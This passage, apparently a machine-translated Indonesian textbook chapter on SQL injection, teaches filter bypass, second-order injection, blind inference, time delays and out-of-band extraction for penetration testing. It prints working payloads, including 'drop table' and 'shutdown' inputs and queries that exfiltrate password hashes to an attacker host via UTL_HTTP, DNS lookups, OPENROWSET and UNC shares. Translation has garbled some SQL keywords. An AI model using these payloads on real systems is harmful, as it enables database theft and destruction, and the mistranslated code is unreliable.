Beberapa rutinitas validasi input menggunakan daftar hitam sederhana dan memblokir atau menghapus data apa pun yang disediakan yang muncul di daftar ini. Dalam hal ini, Anda harus mencoba serangan standar, mencari cacat umum dalam mekanisme validasi dan kanonikalisisasi, seperti yang dijelaskan di Bab 2. Misalnya, jika PILIH kata kunci sedang diblokir atau dihapus, Anda dapat mencoba melewati berikut ini:

```
Pilih  
%00PILIH  
PILIH  
%53%45%4c%45%43%54  
%2553%2545%254c%2545%2543%2554
```

COBALAH!

```
http://mdsec.net/addressbook/58/ http://  
mdsec.net/addressbook/62/
```

Menggunakan Komentar SQL

Anda dapat menyisipkan komentar sebaris ke dalam pernyataan SQL dengan cara yang sama seperti pada C++, dengan menyematkannya di antara simbol /* dan */. Jika aplikasi memblokir atau menghapus spasi dari input Anda, Anda dapat menggunakan komentar untuk mensimulasikan spasi putih di dalam data yang disuntikkan. Misalnya:

```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users
```

Di MySQL, komentar bahkan dapat disisipkan ke dalam kata kunci itu sendiri, yang menyediakan cara lain untuk melewati beberapa filter validasi input sambil mempertahankan sintaks kueri yang sebenarnya. Misalnya:

```
SEL/*foo*/ECT nama pengguna, kata sandi FR/*foo*/OM pengguna
```

Manfaatkan Filter Cacat

Rutinitas validasi masukan sering mengandung kelemahan logika yang dapat Anda manfaatkan untuk menyeludupkan masukan yang diblokir melewati filter. Serangan ini sering mengeksplorasi urutan beberapa langkah validasi, atau kegagalan untuk menerapkan logika sanitasi secara rekursif. Beberapa serangan semacam ini dijelaskan di Bab 11.

COBALAH!

<http://mdsec.net/addressbook/67/>

Injeksi SQL Orde Kedua

Jenis bypass filter yang sangat menarik muncul sehubungan dengan *Kedua-memasang* Injeksi SQL. Banyak aplikasi menangani data dengan aman saat pertama kali dimasukkan ke dalam database. Setelah data disimpan dalam database, nantinya dapat diproses dengan cara yang tidak aman, baik oleh aplikasi itu sendiri atau oleh proses back-end lainnya. Banyak dari ini tidak memiliki kualitas yang sama dengan aplikasi utama yang menghadap ke Internet tetapi memiliki akun database dengan hak tinggi.

Di beberapa aplikasi, input dari pengguna divalidasi pada saat kedatangan dengan lolos dari satu kutipan. Dalam contoh pencarian buku asli, pendekatan ini tampaknya efektif. Saat pengguna memasukkan istilah pencarian O'Reilly, aplikasi membuat kueri berikut:

PILIH penulis, judul, tahun DARI buku WHERE penerbit = 'O'Reilly'

Di sini, tanda kutip tunggal yang diberikan oleh pengguna telah diubah menjadi dua tanda kutip tunggal. Oleh karena itu, item yang diteruskan ke database memiliki signifikansi literal yang sama dengan ekspresi asli yang dimasukkan pengguna.

Satu masalah dengan pendekatan penggandaan muncul dalam situasi yang lebih kompleks di mana item data yang sama melewati beberapa kueri SQL, ditulis ke database dan kemudian dibaca kembali lebih dari satu kali. Ini adalah salah satu contoh kekurangan sederhana *validasi masukan* sebagai lawan *validasi batas*, seperti yang dijelaskan dalam Bab 2.

Ingat aplikasi yang memungkinkan pengguna untuk mendaftar sendiri dan berisi cacat injeksi SQL di sebuah *MENYISIPKAN* pernyataan. Misalkan pengembang berusaha memperbaiki kerentanan dengan menggandakan tanda kutip tunggal yang muncul dalam data pengguna. Mencoba mendaftarkan nama pengguna foo menghasilkan kueri berikut, yang tidak menyebabkan masalah untuk database:

```
INSERT INTO pengguna (username, password, ID, privs) NILAI ('foo"',  
'rahasia', 2248, 1)
```

Sejauh ini bagus. Namun, misalkan aplikasi tersebut juga mengimplementasikan fungsi perubahan kata sandi. Fungsi ini hanya dapat dijangkau oleh pengguna yang diautentikasi, tetapi untuk perlindungan ekstra, aplikasi mengharuskan pengguna mengirimkan kata sandi lama mereka. Kemudian memverifikasi bahwa ini benar dengan mengambil kata sandi pengguna saat ini dari database dan membandingkan dua string. Untuk melakukan ini, pertama-tama mengambil nama pengguna pengguna dari database dan kemudian membuat kueri berikut:

PILIH kata sandi DARI pengguna MANA nama pengguna = 'foo"

Karena nama pengguna yang disimpan dalam database adalah string literal 'foo', ini adalah nilai yang dikembalikan database saat nilai ini ditanyakan. Urutan escape doubledup hanya digunakan pada titik di mana string diteruskan ke database. Oleh karena itu, saat aplikasi menggunakan kembali string ini dan menyematkannya ke dalam kueri kedua, cacat injeksi SQL muncul, dan input buruk asli pengguna disematkan langsung ke dalam kueri. Saat pengguna mencoba mengubah kata sandi, aplikasi mengembalikan pesan berikut, yang mengungkapkan kekurangannya:

Tanda kutip tidak tertutup sebelum string karakter 'foo'

Untuk mengeksplorasi kerentanan ini, penyerang cukup mendaftarkan nama pengguna yang berisi input buatannya, lalu mencoba mengubah kata sandinya. Misalnya, jika nama pengguna berikut terdaftar:

' atau 1 in (pilih kata sandi dari pengguna di mana nama pengguna='admin')--

langkah pendaftaran itu sendiri akan ditangani dengan aman. Ketika penyerang mencoba mengubah kata sandinya, kueri yang disuntikkan akan dieksekusi, menghasilkan pesan berikut, yang mengungkapkan kata sandi pengguna admin:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Kesalahan sintaks mengonversi nilai varchar 'fme69' ke kolom bertipe data int.

Penyerang telah berhasil melewati validasi masukan yang dirancang untuk memblokir serangan injeksi SQL. Sekarang dia memiliki cara untuk mengeksekusi kueri sewenang-wenang di dalam database dan mengambil hasilnya.

COBALAH!

<http://mdsec.net/addressbook/107/>

Eksplorasi Tingkat Lanjut

Semua serangan yang dijelaskan sejauh ini memiliki sarana siap untuk mengambil data berguna yang diekstrak dari database, seperti dengan melakukan PERSATUAN menyerang atau mengembalikan data dalam pesan kesalahan. Sebagai kesadaran injeksi SQL

ancaman telah berevolusi, situasi seperti ini secara bertahap menjadi kurang umum. Semakin banyak kasus bahwa kelemahan injeksi SQL yang Anda temui akan berada dalam situasi di mana mengambil hasil kueri yang disuntikkan tidak mudah. Kami akan melihat beberapa cara di mana masalah ini dapat muncul, dan bagaimana Anda dapat mengatasinya.

CATAT Pemilik aplikasi harus menyadari bahwa tidak semua penyerang tertarik untuk mencuri data sensitif. Beberapa mungkin lebih merusak. Misalnya, dengan memberikan input hanya 12 karakter, penyerang dapat menonaktifkan database MS-SQL dengan filematikanmemerintah:

' matikan--

Penyerang juga dapat menyuntikkan perintah jahat untuk menjatuhkan tabel individu dengan perintah seperti ini:

```
' drop table users-- ' drop table  
accounts-- ' drop table  
customers--
```

Mengambil Data sebagai Angka

Sangat umum untuk menemukan bahwa tidak ada bidang string dalam aplikasi yang rentan terhadap injeksi SQL, karena input yang berisi tanda kutip tunggal ditangani dengan benar. Namun, kerentanan mungkin masih ada dalam bidang data numerik, di mana masukan pengguna tidak dienkapsulasi dalam tanda kutip tunggal. Seringkali dalam situasi ini, satu-satunya cara untuk mengambil hasil kueri yang Anda masukkan adalah melalui respons numerik dari aplikasi.

Dalam situasi ini, tantangan Anda adalah memproses hasil kueri yang disuntikkan sedemikian rupa sehingga data yang bermakna dapat diambil dalam bentuk numerik. Dua fungsi utama dapat digunakan di sini:

- ASCII, yang mengembalikan kode ASCII untuk karakter masukan
- SUBSTRING (atau SUBSTR di Oracle), yang mengembalikan substring dari inputnya

Fungsi-fungsi ini dapat digunakan bersama untuk mengekstrak satu karakter dari string dalam bentuk numerik. Misalnya:

```
SUBSTRING('Admin',1,1)pengembalianA.  
ASCII('A')pengembalian65.
```

Karena itu:

```
ASCII(SUBSTR('Admin',1,1))pengembalian65.
```

Dengan menggunakan kedua fungsi ini, Anda dapat secara sistematis memotong string data yang berguna menjadi karakter individualnya dan mengembalikan masing-masing secara terpisah, dalam bentuk numerik. Dalam serangan scripted, teknik ini dapat digunakan untuk dengan cepat mengambil dan merekonstruksi sejumlah besar data berbasis string satu per satu byte.

TIP Ada banyak variasi halus dalam cara berbagai platform database menangani manipulasi string dan perhitungan numerik, yang mungkin perlu Anda perhitungkan saat melakukan serangan tingkat lanjut semacam ini. Panduan luar biasa untuk perbedaan ini yang mencakup banyak basis data berbeda dapat ditemukan di <http://sqlzoo.net/howto/source/z.dir/i08fun.xml>.

Dalam variasi pada situasi ini, penulis telah menjumpai kasus di mana apa yang dikembalikan oleh aplikasi bukanlah nomor sebenarnya, tetapi sumber daya yang nomornya adalah pengidentifikasi. Aplikasi melakukan kueri SQL berdasarkan input pengguna, mendapatkan pengidentifikasi numerik untuk dokumen, lalu mengembalikan konten dokumen ke pengguna. Dalam situasi ini, penyerang pertama-tama dapat memperoleh salinan dari setiap dokumen yang pengidentifikasinya berada dalam rentang numerik yang relevan dan membuat pemetaan konten dokumen ke pengidentifikasi. Kemudian, saat melakukan serangan yang dijelaskan sebelumnya, penyerang dapat melihat peta ini untuk menentukan pengidentifikasi untuk setiap dokumen yang diterima dari aplikasi dan dengan demikian mengambil nilai ASCII dari karakter yang telah berhasil diekstraksi.

Menggunakan Saluran Out-of-Band

Dalam banyak kasus injeksi SQL, aplikasi tidak mengembalikan hasil kueri yang disuntikkan ke browser pengguna, juga tidak mengembalikan pesan kesalahan apa pun yang dihasilkan oleh database. Dalam situasi ini, tampaknya posisi Anda sia-sia. Bahkan jika ada cacat injeksi SQL, itu pasti tidak dapat dieksloitasi untuk mengekstrak data sewenang-wenang atau melakukan tindakan lain apa pun. Namun, penampilan ini salah. Anda dapat mencoba berbagai teknik untuk mengambil data dan memverifikasi bahwa tindakan jahat lainnya telah berhasil.

Ada banyak keadaan di mana Anda mungkin dapat menyuntikkan kueri arbitrer tetapi tidak mengambil hasilnya. Ingat contoh formulir login yang rentan, di mana bidang nama pengguna dan kata sandi rentan terhadap injeksi SQL:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Selain memodifikasi logika kueri untuk melewati login, Anda dapat menyuntikkan subkueri yang sepenuhnya terpisah menggunakan rangkaian string untuk menggabungkan hasilnya ke item yang Anda kontrol. Misalnya:

```
foo' || (PILIH 1 DARI MANA ganda (PILIH nama pengguna DARI semua_pengguna DI MANA
username = 'DBSNMP') = 'DBSNMP')--
```

Ini menyebabkan aplikasi melakukan kueri berikut:

```
SELECT * FROM users WHERE username = 'foo' || (PILIH 1 DARI dual WHERE
(PILIH nama pengguna DARI all_users WHERE nama pengguna = 'DBSNMP') = 'DBSNMP')
```

Basis data mengeksekusi subquery arbitrer Anda, menambahkan hasilnya kefoo, dan kemudian mencari detail nama pengguna yang dihasilkan. Tentu saja, login akan gagal, tetapi kueri yang Anda masukkan akan dieksekusi. Yang akan Anda terima kembali dalam respons aplikasi adalah pesan kegagalan login standar. Apa yang kemudian Anda butuhkan adalah cara untuk mengambil hasil kueri yang Anda masukkan.

Situasi yang berbeda muncul ketika Anda dapat menggunakan kueri batch terhadap database MS-SQL. Kueri batch sangat berguna, karena memungkinkan Anda untuk mengeksekusi pernyataan yang sepenuhnya terpisah di mana Anda memiliki kendali penuh, menggunakan kata kerja SQL yang berbeda dan menargetkan tabel yang berbeda. Namun, karena cara kueri batch dilakukan, hasil kueri yang diinjeksi tidak dapat diambil secara langsung. Sekali lagi, Anda memerlukan cara untuk mengambil hasil yang hilang dari kueri yang disuntikkan.

Salah satu metode untuk mengambil data yang seringkali efektif dalam situasi ini adalah dengan menggunakan saluran out-of-band. Setelah mencapai kemampuan untuk mengeksekusi pernyataan SQL arbitrer dalam database, sering kali dimungkinkan untuk memanfaatkan beberapa fungsionalitas bawaan database untuk membuat koneksi jaringan kembali ke komputer Anda sendiri, di mana Anda dapat mengirimkan data arbitrer yang telah Anda kumpulkan dari data.

Sarana untuk membuat koneksi jaringan yang sesuai sangat bergantung pada basis data. Metode yang berbeda mungkin atau mungkin tidak tersedia mengingat tingkat hak istimewa pengguna basis data yang dengannya aplikasi mengakses basis data. Beberapa teknik yang paling umum dan efektif untuk setiap jenis database dijelaskan di sini.

MS-SQL

Pada database lama seperti MS-SQL 2000 dan sebelumnya, fileOpenRowSetperintah dapat digunakan untuk membuka koneksi ke database eksternal dan memasukkan data sewenang-wenang ke dalamnya. Misalnya, kueri berikut menyebabkan database target membuka koneksi ke database penyerang dan memasukkan string versi database target ke dalam tabel yang disebutfoo:

```
masukkan ke openrowset('SQLOLEDB',
'DRIVER={SQL Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein', 'pilih * dari foo')
nilai (@@version)
```

Perhatikan bahwa Anda dapat menentukan port 80, atau kemungkinan nilai lainnya, untuk meningkatkan peluang Anda membuat koneksi keluar melalui firewall apa pun.

Peramal

Oracle berisi sejumlah besar fungsionalitas default yang dapat diakses oleh pengguna dengan hak istimewa rendah dan dapat digunakan untuk membuat koneksi out-of-band.

ItuUTL_HTTPpaket dapat digunakan untuk membuat permintaan HTTP sewenang-wenang ke host lain.UTL_HTTPberisi fungsionalitas yang kaya dan mendukung server proxy, cookie, pengalihan, dan otentikasi. Ini berarti penyerang yang telah dikompromikan

database pada jaringan internal korporat yang sangat terbatas mungkin dapat memanfaatkan proksi korporat untuk memulai koneksi keluar ke Internet.

Dalam contoh berikut, UTL_HTTP digunakan untuk mengirimkan hasil kueri yang disuntikkan ke server yang dikendalikan oleh penyerang:

```
/employees.asp?EmpNo=7521'||UTL_HTTP.request('mdattacker.net:80/'||  
(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%3d1)--
```

URL ini menyebabkan UTL_HTTP untuk membuat sebuah MENDAPATKAN permintaan untuk URL yang berisi nama pengguna pertama dalam tabel semua pengguna. Penyerang dapat dengan mudah mengaktifkan pendengar netcat mdattacker.net untuk menerima hasilnya:

```
C:\>nc -nlp 80  
DAPATKAN /SYS HTTP/1.1  
Host: mdattacker.net  
Koneksi: tutup
```

Itu UTL_INADDR paket dirancang untuk digunakan untuk menyelesaikan nama host ke alamat IP. Itu dapat digunakan untuk menghasilkan permintaan DNS sewenang-wenang ke server yang dikendalikan oleh penyerang. Dalam banyak situasi, ini lebih mungkin berhasil daripada UTL_HTTP serangan, karena lalu lintas DNS sering kali diizinkan keluar melalui firewall perusahaan bahkan saat lalu lintas HTTP dibatasi. Penyerang dapat memanfaatkan paket ini untuk melakukan pencarian pada nama host pilihannya, secara efektif mengambil data sewenang-wenang dengan menambahkannya sebagai subdomain ke nama domain yang dia kontrol. Misalnya:

```
/employees.asp?EmpNo=7521'||UTL_INADDR.GET_HOST_NAME((SELECT%20PASSWORD%  
20FROM%20DBA_USERS%20WHERE%20NAME='SYS')||'.mdattacker.net')
```

Ini menghasilkan kueri DNS ke mdattacker.net server nama yang berisi SYS hash kata sandi pengguna:

```
DCB748A5BC5390F2.mdattacker.net
```

Itu UTL_SMTP paket dapat digunakan untuk mengirim email. Fasilitas ini dapat digunakan untuk mengambil data dalam jumlah besar yang diambil dari database dengan mengirimkannya dalam email keluar.

Itu UTL_TCP paket dapat digunakan untuk membuka soket TCP sewenang-wenang untuk mengirim dan menerima data jaringan.

CATATA Pada Oracle 11g, ACL tambahan melindungi banyak sumber daya yang baru saja dijelaskan dari eksekusi oleh sembarang pengguna database. Cara mudah untuk mengatasinya adalah dengan masuk ke fungsionalitas baru yang disediakan di Oracle 11g dan gunakan kode ini:

```
SYS.DBMS_LDAP.INIT((PILIH SANDI DARI SYS.USER$ DI MANA  
NAME='SYS')||'.mdsec.net',80)
```

MySQL

Itupilih ... KE OUTFILE perintah dapat digunakan untuk mengarahkan output dari permintaan sewenang-wenang ke dalam file. Nama file yang ditentukan mungkin berisi jalur UNC, memungkinkan Anda mengarahkan output ke file di komputer Anda sendiri. Misalnya:

```
pilih * ke dalam outfile '\\\\mdattacker.net\\\\share\\\\output.txt' dari pengguna;
```

Untuk menerima file, Anda perlu membuat share SMB di komputer Anda yang memungkinkan akses tulis anonim. Anda dapat mengonfigurasi pembagian pada platform berbasis Windows dan UNIX untuk berperilaku seperti ini. Jika Anda mengalami kesulitan menerima file yang diekspor, ini mungkin disebabkan oleh masalah konfigurasi di server SMB Anda. Anda dapat menggunakan sniffer untuk mengonfirmasi apakah server target memulai koneksi masuk ke komputer Anda. Jika ya, lihat dokumentasi server Anda untuk memastikan konfigurasinya benar.

Manfaatkan Sistem Operasi

Seringkali dimungkinkan untuk melakukan serangan eskalasi melalui database yang menghasilkan eksekusi perintah sewenang-wenang pada sistem operasi server database itu sendiri. Dalam situasi ini, lebih banyak jalan tersedia bagi Anda untuk mengambil data, seperti menggunakan perintah bawaan seperti tftp, surat, Dantelnet, atau menyalin data ke akar web untuk pengambilan menggunakan browser. Lihat bagian selanjutnya "Beyond SQL Injection" untuk teknik meningkatkan hak istimewa pada database itu sendiri.

Menggunakan Inferensi: Respon Bersyarat

Ada banyak alasan mengapa saluran out-of-band mungkin tidak tersedia. Hal ini paling sering terjadi karena database terletak di dalam jaringan terproteksi yang firewall perimeternya tidak mengizinkan koneksi keluar apa pun ke Internet atau jaringan lainnya. Dalam situasi ini, Anda dibatasi untuk mengakses database sepenuhnya melalui titik injeksi Anda ke dalam aplikasi web.

Dalam situasi ini, bekerja kurang lebih buta, Anda dapat menggunakan banyak teknik untuk mengambil data sewenang-wenang dari dalam database. Semua teknik ini didasarkan pada konsep menggunakan kueri yang disuntikkan untuk secara kondisional memicu beberapa perilaku yang dapat dideteksi oleh database dan kemudian menyimpulkan item informasi yang diperlukan berdasarkan apakah perilaku ini terjadi.

Ingat fungsi login yang rentan di mana bidang nama pengguna dan kata sandi dapat disuntikkan untuk melakukan kueri sewenang-wenang:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Misalkan Anda belum mengidentifikasi metode apa pun untuk mengirimkan hasil kueri yang Anda masukkan kembali ke browser. Namun demikian, Anda telah melihat bagaimana Anda dapat menggunakan injeksi SQL untuk mengubah perilaku aplikasi.

Misalnya, mengirimkan dua input berikut menyebabkan hasil yang sangat berbeda:

```
admin' DAN 1=1--  
admin' DAN 1=2--
```

Dalam kasus pertama, aplikasi memasukkan Anda sebagai pengguna admin. Dalam kasus kedua, upaya login gagal, karena $1=2$ kondisi selalu salah. Anda dapat memanfaatkan kontrol perilaku aplikasi ini sebagai sarana untuk menyimpulkan kebenaran atau ke palsuan dari kondisi arbitrer di dalam database itu sendiri. Misalnya, menggunakan ASCII dan SUBSTRING fungsi yang dijelaskan sebelumnya, Anda dapat menguji apakah karakter tertentu dari string yang ditangkap memiliki nilai tertentu. Misalnya, mengirimkan masukan ini membuat Anda masuk sebagai pengguna admin, karena kondisi yang diuji benar:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 65--
```

Mengirimkan masukan berikut, bagaimanapun, menghasilkan login yang gagal, karena kondisi yang diuji salah:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 66--
```

Dengan mengirimkan kueri semacam itu dalam jumlah besar, menelusuri berbagai kemungkinan kode ASCII untuk setiap karakter hingga klik terjadi, Anda dapat mengekstrak seluruh string, satu byte setiap kali.

Menginduksi Kesalahan Bersyarat

Pada contoh sebelumnya, aplikasi berisi beberapa fungsionalitas menonjol yang logikanya dapat dikontrol langsung dengan menyuntikkan ke kueri SQL yang ada. Perilaku yang dirancang aplikasi (login yang berhasil versus yang gagal) dapat dibajak untuk mengembalikan satu item informasi ke penyerang. Namun, tidak semua situasi semudah ini. Dalam beberapa kasus, Anda mungkin menyuntikkan kueri yang tidak berpengaruh nyata pada perilaku aplikasi, seperti mekanisme logging. Dalam kasus lain, Anda mungkin menyuntikkan subquery atau kumpulan kueri yang hasilnya tidak diproses oleh aplikasi dengan cara apa pun. Dalam situasi ini, Anda mungkin kesulitan menemukan cara untuk menyebabkan perbedaan perilaku yang terdeteksi yang bergantung pada kondisi tertentu.

David Litchfield menemukan teknik yang dapat digunakan untuk memicu perbedaan perilaku yang dapat dideteksi dalam kebanyakan situasi. Ide intinya adalah menyuntikkan kueri yang menyebabkan kesalahan basis data bergantung pada beberapa kondisi tertentu. Ketika kesalahan basis data terjadi, seringkali dapat dideteksi secara eksternal, baik melalui kode respons HTTP 500 atau melalui beberapa jenis pesan kesalahan atau perilaku anomali (bahkan jika pesan kesalahan itu sendiri tidak mengungkapkan informasi yang berguna).

Teknik ini bergantung pada fitur perilaku basis data saat mengevaluasi pernyataan bersyarat: basis data hanya mengevaluasi bagian-bagian dari pernyataan yang perlu dievaluasi dengan mempertimbangkan status bagian lain. Contoh perilaku tersebut adalah apilihpernyataan yang berisi adi MANAayat:

PILIH X DARI Y MANA C

Ini menyebabkan database bekerja melalui setiap baris tabelY,mengevaluasi kondisiC,dan kembalixdalam kasus-kasus di mana kondisicadalah benar. Jika kondisic tidak pernah benar, ekspresixtidak pernah dievaluasi.

Perilaku ini dapat dimanfaatkan dengan menemukan ekspresixyang secara sintaksis valid tetapi menghasilkan kesalahan jika pernah dievaluasi. Contoh ekspresi seperti itu di Oracle dan MS-SQL adalah komputasi bagi-dengan-nol, seperti1/0. Jika kondisicselalu benar, ekspresixdievaluasi, menyebabkan kesalahan database. Jika kondisicselalu salah, tidak ada kesalahan yang dihasilkan. Oleh karena itu, Anda dapat menggunakan ada atau tidak adanya kesalahan untuk menguji kondisi arbitrerc.

Contohnya adalah kueri berikut, yang menguji apakah pengguna Oracle defaultDBSNMPada. Jika pengguna ini ada, ekspresi1/0dievaluasi, menyebabkan kesalahan:

```
SELECT 1/0 FROM dual WHERE (PILIH username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP'
```

Kueri berikut menguji apakah pengguna yang ditemukanAAAAAda. KarenaDI MANAkondisi tidak pernah benar, ekspresi1/0tidak dievaluasi, sehingga tidak terjadi kesalahan:

```
SELECT 1/0 FROM dual WHERE (PILIH username FROM all_users WHERE username = 'AAAAAA') = 'AAAAAA'
```

Apa yang dicapai teknik ini adalah cara mendorong respons bersyarat dalam aplikasi, bahkan dalam kasus di mana kueri yang Anda masukkan tidak berdampak pada logika aplikasi atau pemrosesan data. Oleh karena itu memungkinkan Anda untuk menggunakan teknik inferensi yang dijelaskan sebelumnya untuk mengekstrak data dalam berbagai situasi. Selain itu, karena kesederhanaan tekniknya, string serangan yang sama akan bekerja pada berbagai basis data, dan di mana titik injeksinya adalah ke dalam berbagai jenis pernyataan SQL.

Teknik ini juga serbaguna karena dapat digunakan di semua jenis titik injeksi di mana subquery dapat diinjeksi. Misalnya:

(pilih 1 di mana <<kondisi>> atau 1/0=0)

Pertimbangkan aplikasi yang menyediakan basis data kontak yang dapat dicari dan disortir. Pengguna mengontrol parameterdepartmentDanmenyortir:

/search.jsp?department=30&sort=ename

Ini muncul di kueri back-end berikut, yang membuat parameter department parameter tetapi menggabungkan menyortir parameter ke kueri:

```
String queryText = "SELECT ename,job,deptno,hiredate FROM emp WHERE deptno = ?  
ORDER BY " + request.getParameter("sort") + " DESC";
```

Tidak mungkin untuk mengubah DI MANA klausul, atau masalah APERSATUAN permintaan setelah DIPESAN OLEH atau; namun, penyerang dapat membuat kondisi inferensi dengan mengeluarkan pernyataan berikut:

```
/search.jsp?department=20&sort=(pilih%201/0%20from%20dual%20where%20  
(select%20substr(max(object_name),1,1)%20FROM%20user_objects)='Y')
```

Jika huruf pertama dari nama objek pertama di objek_pengguna tabel sama dengan 'Y', ini akan menyebabkan database mencoba mengevaluasi 1/0. Ini akan menghasilkan kesalahan, dan tidak ada hasil yang akan dikembalikan oleh kueri keseluruhan. Jika huruf itu tidak sama dengan 'Y', hasil dari kueri asli akan dikembalikan dalam urutan default. Dengan hati-hati memasok kondisi ini ke alat injeksi SQL seperti Absinthe atau SQLMap, kami dapat mengambil setiap record di database.

Menggunakan Penundaan Waktu

Terlepas dari semua teknik canggih yang telah dijelaskan, mungkin masih ada situasi di mana tidak satu pun dari trik ini yang efektif. Dalam beberapa kasus, Anda mungkin dapat menyuntikkan kueri yang tidak mengembalikan hasil ke browser, tidak dapat digunakan untuk membuka saluran out-of-band, dan tidak berpengaruh pada perilaku aplikasi, bahkan jika menyebabkan kesalahan dalam basis data itu sendiri.

Dalam situasi ini, semuanya tidak hilang, berkat teknik yang ditemukan oleh Chris Anley dan Sherief Hammad dari NGSSoftware. Mereka menemukan cara menyusun kueri yang akan menyebabkan penundaan waktu, bergantung pada beberapa kondisi yang ditentukan oleh penyerang. Penyerang dapat mengirimkan kuerinya dan kemudian memantau waktu yang dibutuhkan server untuk merespons. Jika terjadi penundaan, penyerang dapat menyimpulkan bahwa kondisi tersebut benar. Bahkan jika konten aktual dari respons aplikasi identik dalam dua kasus, ada atau tidaknya penundaan waktu memungkinkan penyerang mengekstrak satu bit informasi dari database. Dengan melakukan banyak permintaan seperti itu, penyerang dapat secara sistematis mengambil data kompleks yang sewenang-wenang dari database satu per satu.

Cara yang tepat untuk menginduksi penundaan waktu yang sesuai tergantung pada basis data target yang digunakan. MS-SQL berisi built-in MENUNGGU perintah, yang dapat digunakan untuk menyebabkan penundaan waktu tertentu. Misalnya, kueri berikut menyebabkan penundaan waktu 5 detik jika pengguna database saat ini sa:

```
if (pilih pengguna) = 'sa' tunggu tunda '0:0:5'
```

Dilengkapi dengan perintah ini, penyerang dapat mengambil informasi sewenang-wenang dengan berbagai cara. Salah satu metodenya adalah memanfaatkan teknik yang sama yang telah dijelaskan untuk kasus di mana aplikasi mengembalikan respons bersyarat. Sekarang, alih-alih memicu respons aplikasi yang berbeda saat kondisi tertentu terdeteksi, kueri yang disuntikkan menyebabkan penundaan waktu. Misalnya, kueri kedua menyebabkan penundaan waktu, menunjukkan bahwa huruf pertama dari string yang ditangkap adalah A:

```
if ASCII(SUBSTRING('Admin',1,1)) = 64 menunggu penundaan '0:0:5' if  
ASCII(SUBSTRING('Admin',1,1)) = 65 menunggu penundaan '0:0:5'
```

Seperti sebelumnya, penyerang dapat menggilir semua kemungkinan nilai untuk setiap karakter hingga terjadi penundaan waktu. Sebagai alternatif, serangan dapat dibuat lebih efisien dengan mengurangi jumlah permintaan yang dibutuhkan. Teknik tambahan adalah memecah setiap byte data menjadi bit individual dan mengambil setiap bit dalam satu kueri. Itu KEKUATAN perintah dan bitwise DAN operator & dapat digunakan untuk menentukan kondisi secara bit-by-bit. Misalnya, kueri berikut menguji bit pertama dari byte pertama dari data yang diambil dan dijeda jika 1:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,0))) > 0 tunggu penundaan '0:0:5'
```

Kueri berikut melakukan pengujian yang sama pada bit kedua:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,1))) > 0 tunggu penundaan '0:0:5'
```

Seperti yang disebutkan sebelumnya, cara untuk menginduksi waktu tunda sangat bergantung pada basis data. Di versi MySQL saat ini, fungsi tidur dapat digunakan untuk membuat waktu tunda untuk jumlah milidetik tertentu:

```
pilih if(user() like 'root@%', sleep(5000), 'false')
```

Di versi MySQL sebelum 5.0.12, fungsi tidur tidak dapat digunakan. Alternatifnya adalah fungsi tolok ukur, yang dapat digunakan untuk melakukan tindakan tertentu berulang kali. Menginstruksikan database untuk melakukan tindakan intensif prosesor, seperti hash SHA-1, berkali-kali akan menghasilkan penundaan waktu yang terukur. Misalnya:

```
pilih if(user() like 'root@%', benchmark(50000,sha1('test')), 'false')
```

Di PostgreSQL, file PG_SLEEP fungsi dapat digunakan dengan cara yang sama seperti fungsi tidur MySQL.

Oracle tidak memiliki metode bawaan untuk melakukan penundaan waktu, tetapi Anda dapat menggunakan trik lain untuk menyebabkan penundaan waktu terjadi. Salah satu trik adalah dengan menggunakan UTL_HTTP ke

terhubung ke server yang tidak ada, menyebabkan waktu habis. Ini menyebabkan database mencoba menyambung ke server yang ditentukan dan akhirnya kehabisan waktu. Misalnya:

```
PILIH 'a' | |Utl_Http.request('http://madeupserver.com') dari dual . . . menunda...
```

ORA-29273: Permintaan HTTP gagal ORA-06512: di

"SYS.UTL_HTTP", baris 1556

ORA-12545: Sambungan gagal karena host atau objek target tidak ada

Anda dapat memanfaatkan perilaku ini untuk menyebabkan penundaan waktu bergantung pada beberapa kondisi yang Anda tentukan. Misalnya, kueri berikut menyebabkan batas waktu jika akun Oracle defaultDBSNMPada:

```
PILIH 'a' | |Utl_Http.request('http://madeupserver.com') DARI dual WHERE
```

```
(PILIH nama pengguna DARI all_users WHERE nama pengguna = 'DBSNMP') = 'DBSNMP'
```

Di database Oracle dan MySQL, Anda dapat menggunakan SUBSTR(ING) Dan ASCII berfungsi untuk mengambil informasi sewenang-wenang satu byte pada satu waktu, seperti yang dijelaskan sebelumnya.

TIP Kami telah menjelaskan penggunaan waktu tunda sebagai sarana penggalian informasi yang menarik. Namun, teknik penundaan waktu juga bisa sangat berguna saat melakukan pemeriksaan awal aplikasi untuk mendeteksi kerentanan injeksi SQL. Dalam beberapa kasus injeksi SQL yang benar-benar buta, di mana tidak ada hasil yang dikembalikan ke browser dan semua kesalahan ditangani tanpa terlihat, kerentanan itu sendiri mungkin sulit dideteksi menggunakan teknik standar berdasarkan penyediaan input buatan. Dalam situasi ini, menggunakan waktu tunda seringkali merupakan cara paling andal untuk mendeteksi keberadaan kerentanan selama pemeriksaan awal. Misalnya, jika database back-end adalah MS-SQL, Anda dapat menyuntikkan setiap string berikut ke setiap parameter permintaan secara bergantian dan memantau berapa lama waktu yang diperlukan aplikasi untuk mengidentifikasi kerentanan apa pun:

```
'; tunggu penundaan '0:30:0'-- 1;  
tunggu delay '0:30:0'--
```

COBALAH!

Contoh lab ini berisi kerentanan injeksi SQL tanpa umpan balik kesalahan. Anda dapat menggunakananya untuk berlatih berbagai teknik lanjutan, termasuk penggunaan respons bersyarat dan penundaan waktu.

<http://mdsec.net/addressbook/44/>

Beyond SQL Injection: Meningkatkan Serangan Database

Eksloitasi yang berhasil dari kerentanan injeksi SQL sering kali mengakibatkan penyusupan total semua data aplikasi. Sebagian besar aplikasi menggunakan satu akun untuk semua akses database dan bergantung pada kontrol lapisan aplikasi untuk menegakkan pemisahan akses antara pengguna yang berbeda. Memperoleh penggunaan tak terbatas dari akun basis data aplikasi menghasilkan akses ke semua datanya.

